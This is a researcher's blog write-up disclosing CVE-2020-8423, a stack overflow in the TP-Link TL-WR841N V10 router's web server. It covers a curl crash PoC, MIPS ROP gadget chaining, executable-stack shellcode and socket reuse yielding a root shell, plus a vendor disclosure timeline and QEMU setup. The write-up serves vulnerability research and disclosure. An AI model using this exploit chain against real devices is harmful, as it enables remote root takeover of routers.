CVE-2020-8423: exploiting the TP-LINK TL-WR841N V10 router (.)

2020-03-29 (.) Gianluca Pacchiella Source (index.md) 30 Comments

Tags: CVE (../../../../categories/cve/) exploit (../../../../categories/exploit/) MIPS (../../../../categories/mips/)

In this post I'll explore the vulnerability that I found in the TL-WR841N router, a MIPS device by TP-Link, during a code auditing and how I wrote an exploit for it. To this vulnerability has been assigned the CVE-2020-8423.

Assessment

I started studying the binary `httpd` that as usual in this kind of devices is the main application running the administrative interface; if you want a description of how I extracted the binary and runned it locally, jump to the section at the bottom of this post.

My workflow has been analyzing the functions included in the binary (in this particular case I didn't have the source code so I used ghidra and its decompiler to make sense of them) and taking note of their behaviour in order to find something interesting (if you want a good book on vulnerability assessment I advice the reading of "The art of software security assessment"); after a while I found the function below, a typical routine that handles strings

```
int stringModify(char *dst,size_t size,char *src)

{
  char *src_plus_one;
  int index;
  char c;

  if ((dst == (char *)0x0) || (src_plus_one = src + 1, src == (char *)0x0)) {
    index = -1;
  }
  else {
    index = 0;
    while( true ) {
      c = src_plus_one[-1];
      if ((c == '\0') || ((int)size <= index)) break;
      if (c == '/') {
_escape:
        *dst = '\\';
_escape2:
        index = index + 1;
        dst = dst + 1;
_as_is:
        *dst = src_plus_one[-1];
        dst = dst + 1;
      }
      else {
        if ('/' < c) {
          if ((c == '>') || (c == '\\')) goto _escape;
          if (c == '<') {
            *dst = '\\';
            goto _escape2;
          }
          goto _as_is;
        }
        if (c != '\r') {
          if (c == '\"') goto _escape;
          if (c != '\n') goto _as_is;
        }
        if ((*src_plus_one != '\r') && (*src_plus_one != '\n')) {
          *dst = '<';
          dst[1] = 'b';
          dst[2] = 'r';
          dst[3] = '>';
          dst = dst + 4;
        }
      }
      index = index + 1;
      src_plus_one = src_plus_one + 1;
    }
    *dst = '\0';
  }
  return index;
}
```

it seems to escape some characters from a null terminated string with a size passed as argument; in my notes I explained a little more about it

	Description
Signature	`int stringModify(char *dst,size_t size,char *src)`
Description	Escape the `src` buffer and put the contents in `dst` until it encounters a `NUL` byte or has consumed `size` bytes from the source buffer. The conversion consists in the escaping of `\`, `/`, `<`, `>`, `"`. A non consecutive newline is converted to ` `.
Return value	Return the number of bytes converted from the source or `-1` if `src` or `dst` are `NUL`
Note	It's not clear what are trying to do, maybe escaping `HTML`. The `dst` buffer should be at least three times larger of `src` to be sure it will fit.

As you can read from the note section, it is vulneable to an out of bound writing with respect to the destination buffer.

So if I can find a call to this function that uses as input a buffer from the user and as destination a buffer in the stack I could try to come up with a very interesting vulnerability.

After a while I found my target: the function `writePageParamSet()` is used to print a value in the page and uses a buffer of 512 bytes located in the stack big as the size limit passed to `stringModify()`

```
void writePageParamSet(request_t *req, char *fmt, char *value)

{
  int iVar1;
  char local_210 [512];

  if (value == (char *)0x0) {
    HTTP_DEBUG_PRINT("basicWeb/httpWebV3Common.c:178","Never Write NULL to page, %s, %d",
                     "writePageParamSet",0xb2);
  }
  iVar1 = strcmp(fmt,"\"%s\",");
  if (iVar1 == 0) {
    iVar1 = stringModify(local_210,0x200,value);
    if (iVar1 < 0) {
      printf("string modify error!");
      local_210[0] = '\0';
    }
    value = local_210;
  }
  else {
    iVar1 = strcmp(fmt,"%d,");
    if (iVar1 != 0) {
      return;
    }
    value = *(char **)value;
  }
  httpPrintf(req,fmt,value);
  return;
}
```

such function is used to print some values passed as `GET` parameters in the "rendering" of a couple of pages: in particular in one of them there is some code that is vulnerable (stripped down to the essential)

```
int userRpm_popupSiteSurveyRpm_AP.htm(request_t *req) {
    ...
    char local_buffer [68];
    ...
    memset(local_buffer,0,0x44);
    local_e1c = 0;
    value = httpGetEnv(req,"ssid");
    if (value == (dword *)0x0) {
      local_buffer[0] = '\0';
    }
    else {
      __n = strlen((char *)value);
      strncpy(local_buffer,(char *)value,__n);
    }
    value = httpGetEnv(req,"curRegion");
    if (value == (dword *)0x0) {
      local_buffer._36_4_ = 0x11;
    }
    else {
      local_e1c = atoi((char *)value);
      if (local_e1c < 0x6c) {
        local_buffer._36_4_ = local_e1c;
      }
    }
    value = httpGetEnv(req,"channel");
    if (value == (dword *)0x0) {
      local_buffer._40_4_ = 6;
    }
    else {
      local_e1c = atoi((char *)value);
      if (local_e1c - 1 < 0xf) {
        local_buffer._40_4_ = local_e1c;
      }
    }
    value = httpGetEnv(req,"chanWidth");
    if (value == (dword *)0x0) {
      local_buffer._44_4_ = 2;
    }
    else {
      local_e1c = atoi((char *)value);
      if (local_e1c - 1 < 3) {
        local_buffer._44_4_ = local_e1c;
      }
    }
    value = httpGetEnv(req,"mode");
    if (value == (dword *)0x0) {
      local_buffer._48_4_ = 1;
    }
    else {
      local_e1c = atoi((char *)value);
      if (local_e1c - 1 < 8) {
        local_buffer._48_4_ = local_e1c;
      }
    }
    value = httpGetEnv(req,"wrr");
    if (value != (dword *)0x0) {
      iVar1 = strcmp((char *)value,"true");
      if ((iVar1 == 0) || (iVar1 = atoi((char *)value), iVar1 == 1)) {
        local_buffer._52_4_ = 1;
      }
      else {
        local_buffer._52_4_ = 0;
      }
    }
    value = httpGetEnv(req,"sb");
    if (value != (dword *)0x0) {
      iVar1 = strcmp((char *)value,"true");
      if ((iVar1 == 0) || (iVar1 = atoi((char *)value), iVar1 == 1)) {
        local_buffer._56_4_ = 1;
      }
      else {
        local_buffer._56_4_ = 0;
      }
    }
    value = httpGetEnv(req,"select");
    if (value != (dword *)0x0) {
      iVar1 = strcmp((char *)value,"true");
      if ((iVar1 == 0) || (iVar1 = atoi((char *)value), iVar1 == 1)) {
        local_buffer._60_4_ = 1;
      }
      else {
        local_buffer._60_4_ = 0;
      }
    }
```

```
    value = httpGetEnv(req,"rate");
    if (value != (dword *)0x0) {
      local_buffer._64_4_ = atoi((char *)value);
    }
    httpPrintf(req,
               "<SCRIPT language=\"javascript\" type=\"text/javascript\">\nvar %s = new Array(\n",
               "pagePara");
    writePageParamSet(req,"\"%s\",",local_buffer);
    writePageParamSet(req,"%d,",local_buffer + 0x24);
    writePageParamSet(req,"%d,",local_buffer + 0x28);
    writePageParamSet(req,"%d,",local_buffer + 0x2c);
    writePageParamSet(req,"%d,",local_buffer + 0x30);
    writePageParamSet(req,"%d,",local_buffer + 0x34);
    writePageParamSet(req,"%d,",local_buffer + 0x38);
    writePageParamSet(req,"%d,",local_buffer + 0x3c);
    writePageParamSet(req,"%d,",local_buffer + 0x40);
    httpPrintf(req,"0,0 );\n</SCRIPT>\n");
    ...
}
```

The buffer named here `local_buffer` has size 68 and contains the value for the parameters that will be printed; the organization in memory is the following

```
0x00  |             |
      | ssid        |
      |             |
0x24  | curRegion   |
0x28  | channel     |
0x2c  | chanWidth   |
0x30  | mode        |
0x34  | wrr         |
0x38  | sb          |
0x3c  | select      |
0x40  | rate        |
 ...
0x??  | return addr |
```

this complicates a little the exploiting since these parameters can set some `NUL` bytes along the way, but don't worry, the way in which they are handled allows me to specify values that do not set bytes, for example

```
    value = httpGetEnv(req,"mode");
    if (value == (dword *)0x0) {
      local_buffer._48_4_ = 1;
    }
    else {
      local_e1c = atoi((char *)value);
      if (local_e1c - 1 < 8) {
        local_buffer._48_4_ = local_e1c;
      }
    }
```

if is not set `mode` then the value `0x00000001` is placed in the stack (and this is a problem since contains `NUL` bytes); any value less than 8 is used as value but obviously, for the same reason, I don't want that. The bypass is simply to use a bigger value to avoid anything to be written in the stack, for example `mode=1000`.

Now I have all the pieces in place and I can try a simple proof of concept.

PoC

If I do a simple `GET` request with a payload big enough

```
$ curl \
    -H 'Cookie: Authorization='$BASE \
    'http://localhost:8080/'$ROOT'/userRpm/popupSiteSurveyRpm_AP.htm?\
    mode=1000&curRegion=1000&chanWidth=100&channel=1000&\
ssid='$(python -c 'print( "/%0A"*0x55 + "aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaat
```

I obtain the following crash:

```
#0  0x61616561 in ?? ()
(gdb) i r
          zero       at       v0       v1       a0       a1       a2       a3
 R0   00000000 00000001 00000000 00000302 7d7fe878 00560000 00000002 00000000
            t0       t1       t2       t3       t4       t5       t6       t7
 R8   00000000 00000000 00000000 86ffa000 00000000 7e1ffc14 61636661 00000000
            s0       s1       s2       s3       s4       s5       s6       s7
 R16  61616261 61616361 61616461 00000005 00000000 00000007 00000000 0064c804
            t8       t9       k0       k1       gp       sp       s8       ra
 R24  00000000 2aad2980 00000000 00000000 00594d80 7d7fed50 7d7fedf8 61616561
            sr       lo       hi      bad    cause       pc
      0000a413 2deb3800 0000e72b 61616560 10800008 61616561
           fsr      fir
      00000000 00000000
```

that corresponds to the following offsets for the registers we control

- `s0` -> 3
- `s1` -> 7
- `s2` -> 11
- `pc` -> 15
- `t6` -> too far away

and indeed analyzing the assembly of the epilogue for `writePageParamSet()` all corresponds

```
lw                 ra,local_4(sp)
lw                 s2,local_8(sp)
lw                 s1,local_c(sp)
lw                 s0,local_10(sp)
jr                 ra
_addiu             sp,sp,0x228
```

In order to have a mental model and build an exploit, I start making a diagram of the memory

```
 ---- increasing addresses ---->

[   padding   ][  s0  ][  s1  ][  s2  ][  ra  ][   ?????   ]
                                                |
  sp points here after the oveflow  ------------'
```

Ropchain

This is a router running on a kernel 2.6.31 without any protection: the stack is **executable**, the address layout is **not randomized** and obviously is **running as root** so this is plain exercise from the 90s.

The way I choose to build my weird machine is via **return oriented programming**, i.e. I try to find sequences of instructions already present in the executable address space of the process that terminate with a jump controllable from the attacker; these fragments are called **gadgets**.

So, let's look what is at our disposal in the address space of the process: `gdb` gives me the following information

```
process 5886
cmdline = 'httpd'
cwd = '/tl-rootfs/tmp'
exe = '/tl-rootfs/usr/bin/httpd'
Mapped address spaces:

        Start Addr   End Addr       Size     Offset objfile
          0x400000   0x561000   0x161000          0      /tl-rootfs/usr/bin/httpd
          0x571000   0x590000    0x1f000   0x161000      /tl-rootfs/usr/bin/httpd
          0x590000   0x66e000    0xde000          0           [heap]
        ...
        0x2aaf3000 0x2ab50000    0x5d000          0      /tl-rootfs/lib/libc.so.0
        0x2ab50000 0x2ab5f000     0xf000          0
        0x2ab5f000 0x2ab60000     0x1000    0x5c000      /tl-rootfs/lib/libc.so.0
        0x2ab60000 0x2ab61000     0x1000    0x5d000      /tl-rootfs/lib/libc.so.0
        ...
```

We are lucky that this application loads a lot of libraries, but how we'll see I'll use only the `libc` (in particular this is uClib) so our base address to look for gadgets is `0x2aaf3000`. There are a few of tools that can help in finding gadgets, like `ROPgadget`.

Now it's time to build our rop chain: first of all we start to take remedy of cache incohorency: the architecture used for this device is **MIPS** and has a particularity, some regions of memory are cached and need to be flushed in order to make our ropchain in the stack working.

The old trick is to call `sleep()` and in our case we can use the value inside `s3` that I don't control (in this case equals to 5) so set the argument for call; this is the gadget used

```
 move $t9, $s1 ;
 jalr $t9 ;
 move $a0, $s3
```

this is equivalent to `$a0=5` and `jmp $s1` (remember, we control `$s1`).

Note: another particularity of `MIPS` is the **branch delay slot** (https://en.wikipedia.org/wiki/Delay_slot), when an instruction involving a jump is executed, the following instruction is also executed before reaching the destination. This explain why is included also one more instruction after a jump in our gadgets.

Since a function call will use the value into `ra` to return back we need to find a gadget that sets that register and jump via another register. This is not difficult to find, I think a lot of function epilogues are similar to the following:

```
move $t9, $s2 ;
lw $ra, 0x24($sp) ;
lw $s2, 0x20($sp) ;
lw $s1, 0x1c($sp) ;
lw $s0, 0x18($sp) ;
jr $t9 ;
addiu $sp, $sp, 0x28
```

this is equivalento to `ra=0x24(sp), sp+=0x28, jmp $s2`.

The plus side is that we can reload the registers with other values just in case is necessary. Also the stack is moved further up (fortunately we have space to spare).

The updated situation in our buffer is the following:

```
 ---- increasing addresses ---->
                                              ,---- 0x18 ----.
[   padding   ][  s0  ][  s1  ][  s2  ][  ra  ][    unused    ][  s0  ][  s1  ][  s2  ][  ra  ][ ????
                                               |                                              |
  sp points here at the beginning   -----------'      sp points here at the end   -----------'
```

Since the stack is executable I can act like it's 90s again and jump into it to execute something; this gadget loads in `v0` the stack's address with an offset and jump where the value of `s0` points to (also writes `v0` back in the stack but fortunately at an offset that doesn't interfere with our stack juggling)

```
addiu $v0, $sp, 0x40 ;
ori $a1, $zero, 0x8912 ;
addiu $a2, $sp, 0x18 ;
move $t9, $s0 ;
jalr $t9 ;
sw $v0, 0x1c($sp)
```

and then, finally, we can jump to `v0` (i.e. inside the stack) with the simplest of all the gadgets:

```
jr $v0 ;
nop
```

The memory now looks something like this

```
 ---- increasing addresses ---->
                                              ,---- 0x18 ----.                                ,---- 0x40 ----.
[   padding   ][  s0  ][  s1  ][  s2  ][  ra  ][    unused    ][  s0  ][  s1  ][  s2  ][  ra  ][    unused    ][ shell
                                                                                              |
                                                                      sp points here -----------'
```

Shellcode - 1st blood

Arrived at this point we can write the code as we like it since we have total control, a part from the little annoying escaping thing.

At first I tried the following Reverse TCP Shellcode (181 bytes) (https://www.exploit-db.com/exploits/45541) but as you can see it contains sequences like following

```
\x3c\x0e\x11\x5d      # lui     $t6, 0x115d ( sin_port = 4445 )
```

with the byte `0x3c` (`<`) that is escaped by the `stringModify()`; there are a couple of workarounds to fix that but are out of scope for this post.

At the point I tried the shellcode but failed because I didn't have enough space: the vulnerable function copies `0x200` bytes as maximum from the source buffer, taking into account that we used `0x55*len('/\n') = 0xaa` bytes we have `0x156` to use (including the various registers to set in the ropchain) we must remove 0x18 + 0x40 + 0x10 that are unusable.

Strange fact is that it kinda works because when I trigger it the netcat receives the log from the main thread, the log that I see from the terminal from where I launched `httpd`; my educated guess is that the shellcode stops just after having duplicated the file descriptors but before creating the "reverse" connection to my machine.

Use the source Luke

This mistake reminds me that in reality I don't need to open a connection, I have already a connection opened: the one that I'm using to send the exploit!

Now the tricky part: I would like to find a point where the socket is used and if there is any reminiscence of it in the stack; after a little digging using `ghidra` I finally found a way! Bear with me.

If we analyze the instructions we see that when the `writePageParamSet()` function is called the `req` instance is passed via the register `s7`; after that, internally, `stringModify()` is called (that causes the overflow), and at the same frame is called `httpPrintf()`.

Fortunately one of the inner calls stores `s7` in the stack! The following diagram tries to explain the concept

```
int userRpm_popupSiteSurveyRpm_AP(request_t* req)
    lui                 a1,0x54
    addiu               a1=>s_"%s",_00544d38,a1,0x4d38                    = "\"%s\","
    lw                  t9,-0x5694(gp)=>->writePageParamSet               = 0043bba0
    move                a0,s7
    addiu               a2,sp,0xcc
    jalr                t9=>writePageParamSet

    void writePageParamSet(request_t *req,char *fmt,char *value)
        addiu               sp,sp,-0x228

        int stringModify(char *dst,size_t size,char *src)
        int httpPrintf(request_t *req,char *fmt,...)
            addiu               sp,sp,-0x28
            lw                  a0,0x34(a0) ; a0 = req->socket

            int wmnetSocketVprintf(int fd,char *fmt,va_list vaList,int *nWrite)
                addiu               sp,sp,-0x20

                int vfdprintf(int fd,char *fmt,va_list list)
                    addiu               sp,sp,-0x210
                    sw                  ra,0x20c(sp)
                    sw                  s8,0x208(sp)
                    sw                  s7,0x204(sp)
                    sw                  s6,0x200(sp)
```

Since is all deterministic, we can add the offsets and find out where the `req` address is stored, i.e. `-0x480 + 0x204` bytes from where the stack pointer is when we control the `pc` register; Let me double check with `gdb` in a running instance:

```
(gdb) print/x 0x228 + 0x28 + 0x20 + 0x210
$4 = 0x480
(gdb) x/10xw (int*)($sp - 0x480 + 0x204)
0x7d3fead4:     0x0064c804      0x7d3fedf8      0x0050cf0c      0x00544d3d
0x7d3feae4:     0x00000000      0x7d3fed44      0x0000000e      0x00594d80
0x7d3feaf4:     0x0051fc64      0x7d3fee1c
```

`0x0064c804` indeed is a value of memory located in the **heap** (to confirm this take a look at the mapped address space at the beginning); now we can add the offset to reach the `socket` variabile inside `req` i.e. `0x34` (this is not obvious of course, you should have reversed the internal members of this structure)

```
(gdb) x/xw (*(int*)($sp - 0x480 + 0x204) + 0x34)
0x64c838:       0x0000000e
```

To double check that this file descriptor makes sense we can dig more information inside the `/proc` pseudo filesystem

```
(gdb) info proc
process 25517
cmdline = 'httpd'
cwd = '/tl-rootfs/tmp'
exe = '/tl-rootfs/usr/bin/httpd'
(gdb) shell ls -al /proc/25517/fd
fd/     fdinfo/
(gdb) shell ls -al /proc/25517/fd/
total 0
dr-x------ 2 root root  0 Jan 21 09:05 .
dr-xr-xr-x 6 root root  0 Jan 21 06:03 ..
lrwx------ 1 root root 64 Jan 21 09:21 0 -> /dev/ttyS0
lrwx------ 1 root root 64 Jan 21 09:21 1 -> /dev/ttyS0
lrwx------ 1 root root 64 Jan 21 09:21 10 -> socket:[3149]
lr-x------ 1 root root 64 Jan 21 09:21 11 -> /tl-rootfs/tmp/pipe_mud80
l-wx------ 1 root root 64 Jan 21 09:21 12 -> /tl-rootfs/tmp/pipe_mud80
lrwx------ 1 root root 64 Jan 21 09:21 13 -> socket:[3150]
lrwx------ 1 root root 64 Jan 21 09:21 14 -> socket:[18959]
   ...
```

The number between square brackets is the **inode** value that we can use via another entry in `/proc` to find more information (we are looking at the inode 18959)

```
(gdb) shell cat /proc/net/tcp
  sl  local_address rem_address   st tx_queue rx_queue tr tm->when retrnsmt   uid  timeout inode
   ...
   5: 0A00020F:0050 0A000202:8614 01 00000000:00000000 00:00000000 00000000     0        0 18959 1 86cf0d60 21 4 1 5 -
   ...
(gdb) print/d 0x50
$5 = 80
```


It seems legit! Obviously we need to subtract also `0x28` from the stack pointer if we want to use it from inside the shellcode.

And at the end we can build out exploit and launch it

```
 1599 ttyS0    Ss     0:00 /bin/login --
 1600 ttyS0    S      0:01  \_ -bash
 1615 ttyS0    S+     0:00      \_ bin/sh
26457 ttyS0    S+     0:11          \_ httpd
26458 ttyS0    S+     0:00              \_ httpd
26459 ttyS0    S+     0:00                  \_ httpd
26506 ttyS0    S+     0:00                  \_ httpd
  ...
18382 ttyS0    S+     0:03                  \_ httpd
18384 ttyS0    S+     0:00                  \_ sh
```

a beautiful `sh` session spawned from `httpd` :)

This wraps up the explanation of the exploitation, here a video with a live demonstration:



Timeline of disclosure

I contacted the vendor that acknowledged the vulnerability and fixed it

- 23/01/2020: first contact with the security team of TP-Link
- 31/01/2020: I sent them a report with the vulnerability
- 17/02/2020: TP-Link security team asked for a video showing the PoC
- 19/02/2020: I sent them the video
- 04/03/2020: TP-Link security team sent me a fixed firmware to check
- 25/03/2020: TP-Link released the new firmware
- 30/03/2020: public disclosure with this post

Testing environment

All of what I did was using qemu although I had the device for obvious practical reasons but if you want it's possible to upload a `gdb-server` on the router using `tftp`, bad enough you need access via serial

```
(laptop) $ pip3 install --user ptftpd
(laptop) $ ptftpd -p 4444 enp8s0 -v .
(router) # tftp -g -r gdb-server -l /tmp/gdb-server 192.168.0.100 4444
```

a little easier is to download the firmware directly from the product page and analyze/unpack it: using `binwalk` is possible to see the parts composing the firmware

```
$ binwalk TL-WR841N/wr841nv10_wr841ndv10_en_3_16_9_up_boot\(150310\).bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             TP-Link firmware header, firmware version: 0.-15473.3, image version: "", product ID: 0x
13440         0x3480          U-Boot version string, "U-Boot 1.1.4 (Mar 10 2015 - 15:00:39)"
13488         0x34B0          CRC32 polynomial table, big endian
14800         0x39D0          uImage header, header size: 64 bytes, header CRC: 0x8E2B46CA, created: 2015-03-10 07:00:
14864         0x3A10          LZMA compressed data, properties: 0x5D, dictionary size: 33554432 bytes, uncompressed si
131584        0x20200         TP-Link firmware header, firmware version: 0.0.3, image version: "", product ID: 0x0, pr
132096        0x20400         LZMA compressed data, properties: 0x5D, dictionary size: 33554432 bytes, uncompressed si
1180160       0x120200        Squashfs filesystem, little endian, version 4.0, compression:lzma, size: 2477651 bytes,
```

for the following steps we need only to unpack the root filesystem.

Kernel

In this case I need to build my own kernel since the ones that I found online were crashing when I attached `gdb`: the instructions are pretty trivial but I forgot every time them so here we go

```
$ export ARCH=mips
$ export CROSS_COMPILE=mips-linux-gnu
$ export PATH=/path/to/toolchain/bin/:$PATH
$ make malta_defconfig
$ make menuconfig
  < select BIG ENDIAN >
$ make -j 8
$ make modules_install INSTALL_MOD_PATH=/somewhere/
```

remember that if you receive an error like

```
include/linux/compiler-gcc.h:86:1: fatal error: linux/compiler-gcc8.h: File o directory non esistente
 #include gcc_header(__GNUC__)
```

you can look at the directory `include/linux/` and find the files `compile-gccX` that tell you which version of `gcc` is the most probable to build without errors. In my case I used the Sourcery toolchain (https://sourcery.mentor.com/GNUToolchain/release1872).

In case you need to copy the modules over the guest

```
$ rsync  --progress \
    -ahe "ssh -p 2222 -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null" \
    /somewhere/lib/modules/2.6.31 root@127.0.0.1:/lib/modules/
```

Qemu

The final step is starting qemu, copying the root filesystem and run the `httpd` daemon into a `chroot`

```
$ qemu-system-mips \
    -M malta \
    -kernel linux-2.6.31/vmlinux \
    -hda mips/debian_squeeze_mips_standard.qcow2 \
    -append "root=/dev/hda1 console=ttyS0" \
    -nographic \
    -serial mon:stdio \
    -nic user,hostfwd=tcp::2222-:22,hostfwd=tcp::8080-:80
Linux version 2.6.31 (gipi@turing) (gcc version 4.5.2 (Sourcery CodeBench Lite 2011.03-93) ) #2 SMP Tue Jan 14 12:33:4

LINUX started...
console [early0] enabled
CPU revision is: 00019300 (MIPS 24Kc)
FPU revision is: 00739300
registering PCI controller with io_map_base unset
Determined physical RAM map:
 memory: 00001000 @ 00000000 (reserved)
 memory: 000ef000 @ 00001000 (ROM data)
 memory: 003ec000 @ 000f0000 (reserved)
 memory: 07b23000 @ 004dc000 (usable)
 ...
Starting MTA:Starting OpenBSD Secure Shell server: sshd.
 exim4.

Debian GNU/Linux 6.0 debian-mips ttyS0

debian-mips login: root
Password:
   ...
root@debian-mips:~#
```

This starts our emulation machine and allows connection for `ssh` from port 2222 and expose the web interface at port 8080; now we can connect with

```
$ ssh -p 2222 -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null root@127.0.0.1
Warning: Permanently added '[127.0.0.1]:2222' (RSA) to the list of known hosts.
root@127.0.0.1's password:
   ...
root@TL-WR841N:~#
```

Now I can copy the root filesystem, `mount` the `proc` filesystem and `chroot` in it

```
root@debian-mips:~# mount --bind /proc /tl-rootfs/proc/
root@debian-mips:~# chroot /tl-rootfs/ bin/sh



BusyBox v1.01 (2015.03.10-07:17+0000) Built-in shell (msh)
Enter 'help' for a list of built-in commands.

# export LD_PRELOAD=/hook-mips.so
# httpd
read_from_configflash: ioctl failed: Inappropriate ioctl for device
============Firmware version check failed=============
read_from_configflash: ioctl failed: Inappropriate ioctl for device
   ...
HOOK: system( "rm -rf /var/log" ) returned 1137
HOOK: system( "syslogd -C -l 7 &" ) returned 1137
HOOK: system( "klogd &" ) returned 1137
   ...
```

Obviously out of the box `httpd` is not going to work since some device files are not present but it's possible to use the `LD_PRELOAD` mechanism and trick the daemon, in particular I intercepted the `system()` and `fork()` calls to avoid the network configuration to happen.

Debug

A few tricks for `gdb`: remember to set `nostop` for `SIGPIPE`

```
(gdb) handle SIGPIPE nostop noprint pass
Signal        Stop      Print   Pass to program Description
SIGPIPE       No        No      Yes             Broken pipe
```

use `display` to show the instruction you are executing when stopped

```
(gdb) display/3i $pc
3: x/3i $pc
0x2ab36ce4:     jalr    t9
0x2ab36ce8:     move    a0,s3
0x2ab36cec:     beqz    v0,0x2ab36d2c
0x2ab36cf0:     lw      gp,16(sp)
```

and the process to attach to is the last in the list

```
(gdb) shell ps afx
  PID TTY      STAT   TIME COMMAND
    2 ?        S<     0:00 [kthreadd]
    3 ?        S<     0:00  \_ [migration/0]
 ...
 1126 ttyS0    Ss     0:00 /bin/login --
 1127 ttyS0    S      0:02  \_ -bash
 1142 ttyS0    S+     0:00      \_ bin/sh
22099 ttyS0    S+     0:17          \_ httpd
22100 ttyS0    S+     0:00              \_ httpd
22101 ttyS0    S+     0:00                  \_ httpd
22148 ttyS0    S+     0:00                  \_ httpd
22156 ttyS0    S+     0:00                  \_ httpd
22157 ttyS0    S+     0:00                  \_ httpd
25536 ttyS0    S+     0:00                  \_ httpd
25538 ttyS0    S+     0:00                  \_ httpd
25539 ttyS0    S+     0:00                  \_ httpd
25540 ttyS0    S+     0:00                  \_ httpd
 9958 ttyS0    S+     0:00                  \_ httpd
 9963 ttyS0    S+     0:00                  \_ httpd
 9964 ttyS0    S+     0:02                  \_ httpd
 9965 ttyS0    S+     0:03                  \_ httpd
 9968 ttyS0    S+     0:00                  \_ httpd
 9969 ttyS0    S+     0:00                  \_ httpd
 9971 ttyS0    S+     0:00                  \_ httpd
 9973 ttyS0    S+     0:00                  \_ httpd
(gdb) attach 9973
Attaching to process 9973
warning: process 9973 is a cloned process
Reading symbols from /tl-rootfs/usr/bin/httpd...(no debugging symbols found)...done.
 ...
```

Links

- Advanced router exploitation (https://gsec.hitb.org/materials/sg2015/whitepapers/Lyon%20Yang%20-%20Advanced%20SOHO%20Router%20Exploitation.pdf)
- Why is My Perfectly Good Shellcode Not Working?: Cache Coherency on MIPS and ARM (https://blog.senr.io/blog/why-is-my-perfectly-good-shellcode-not-working-cache-coherency-on-mips-and-arm)

Previous post (../../05/cve-2020-9544/)

Next post (../../../04/29/qed-formulary/)

Comments

31 Comments

1 Login ▾

Join the discussion…

LOG IN WITH

OR SIGN UP WITH DISQUS ?

Name